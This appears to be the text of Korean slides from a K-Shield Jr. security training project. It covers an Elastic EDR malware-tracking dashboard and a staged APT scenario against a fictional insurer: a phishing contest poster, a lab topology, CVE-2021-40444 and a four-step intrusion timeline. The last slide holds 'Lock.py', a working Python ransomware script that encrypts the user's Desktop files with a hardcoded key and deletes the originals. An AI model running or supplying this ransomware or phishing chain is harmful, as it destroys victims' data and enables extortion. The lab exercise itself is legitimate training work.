
K-Shield Jr.

EDR 시스템 소개

악성코드 추적

레지스트리 값

도착 포트





K-Shield Jr.

EDR 시스템 소개

악성코드 추적

elastic

Dashboard 악성코드 추적

Full screen Share Clone Edit

Search KQL ~ 10 days ago → now Refresh

프로세스 ID

winlog.event_data.ProcessId.keyword: Desce...	Count
348	1,873
636	1,513
916	1,478
1112	1,261

< 1 2 >

부모 프로세스 ID

winlog.event_data.ParentProcessId.keywor...	Count
784	39
4244	35
9212	34
780	33
3744	23

< 1 2 >

프로토콜

winlog.event_data.Protocol.keyword: Descendi...	Count
tcp	1,276
udp	74

프로토콜



K-Shield Jr.

02 APT 시나리오



K-Shield Jr.

APT 시나리오

배경 소개

공격 대상

R&B손해보험

공격 이유

회사에 등록된 개인 또는
여러 회사들의 중요 정보들을 랜섬웨어로
잠금으로써 돈을 요구하기 위해

R&B손해보험

디지털 계약 서비스 아이디어 공모전

한 명의 고객도 소외되지 않도록 소비자 친화적인 보험을 제공하기 위해 디지털 계약서비스를 위한 다양한 아이디어를 모집합니다

공모 주제
디지털 계약서비스
(예시) 보험거래 단계별(가입/계약관리/보험금청구 등) 디지털 서비스 이용 관련 아이디어 등

접수 방법
e-mail(rnb.cpt@daum.net) 접수

모집 기간
2021년 10월 28일 - 11월 11일

제출 서류
1. 참가신청서
(R&B손해보험 공식 블로그에서 다운로드)
2. 제출보고서(자유양식)



문의처 소비자보호팀 소비자감각파트 공모전담당 [rnb.cpt@daum.net / 02-1234-5678]



K-Shield Jr.

APT 시나리오

등장 인물 및 토폴로지 구성





APT 시나리오

토폴로지 구성 세부

가상머신 목록	IP 주소	운영체제	용도
DNS 서버	172.30.1.6	Ubuntu Linux	내부 메일 서버를 위한 DNS 서버
메일 서버	172.30.1.50	Ubuntu Linux	내부 메일을 위한 서버
공격자 PC	172.30.1.25	Kail Linux	공격을 위한 PC
	172.30.1.	Windows 10	메일을 보내는 PC
피해자 PC	172.30.1.30	Windows 10	1차 침투에 사용되는 PC
	172.30.1.124	Windows 10	2차 침투 후 랜섬웨어에 이용되는 PC

사전 준비		
악성코드	1차 침투에 사용	
랜섬웨어	최종 공격에 사용	
메일 주소	김홍보의 외부 메일	rnb.cpt@daum.net
	공격자의 외부 메일	ckd120948@daum.net
피해자 PC	김홍보의 내부 메일	khb11@rnb.com
	최기밀의 내부 메일	ckm7@rnb.com

APT 시나리오

타임라인 소개

01

김홍보 PC 침투

공모전 포스터에 나와있는
메일을 통해 김홍보 PC 침투

02

김홍보 메일 탈취

김홍보 PC의
내부 메일 계정 탈취

03

최기밀 PC 침투

내부 메일을 통해
최기밀 PC 침투

04

랜섬웨어 공격


최기밀 PC를 모두 잠그는
랜섬웨어 공격을 실행



K-Shield Jr.

APT 시나리오

공격에 사용할 취약점 소개



< CVE-2021-40444 >

Microsoft MSHTML Remote Code Execution Vulnerability

Microsoft Office 365 및 Office 2019에
영향을 미치는 원격 코드 실행 취약점



APT 시나리오

공격에 사용할 랜섬웨어

```
Lock.py
Lock > No Selection
1 import glob
2 import os, random, struct
3 from Cryptodome.Cipher import AES
4
5 def encrypt_file(key, in_filename, out_filename=None, chunksize=64*1024):
6     if not out_filename:
7         out_filename = in_filename + '.enc'
8
9     iv = os.urandom(16)
10    encryptor = AES.new(key, AES.MODE_CBC, iv)
11    filesize = os.path.getsize(in_filename)
12
13    with open(in_filename, 'rb') as infile:
14        with open(out_filename, 'wb') as outfile:
15            outfile.write(struct.pack('<Q', filesize))
16            outfile.write(iv)
17
18            while True:
19                chunk = infile.read(chunksize)
20                if len(chunk) == 0:
21                    break
22                elif len(chunk) % 16 != 0:
23                    chunk += b' ' * (16 - len(chunk) % 16)
24
25                outfile.write(encryptor.encrypt(chunk))
26
27    key = b'qwer asdf zxcv 1234 !@#$'
28    windows_user_name = os.path.expanduser('~')
29    startPath = windows_user_name + '/Desktop/**'
30
31    for filename in glob.iglob(startPath, recursive=True):
32        if(os.path.isfile(filename)):
33            encrypt_file(key, filename)
34            os.remove(filename)
35
```

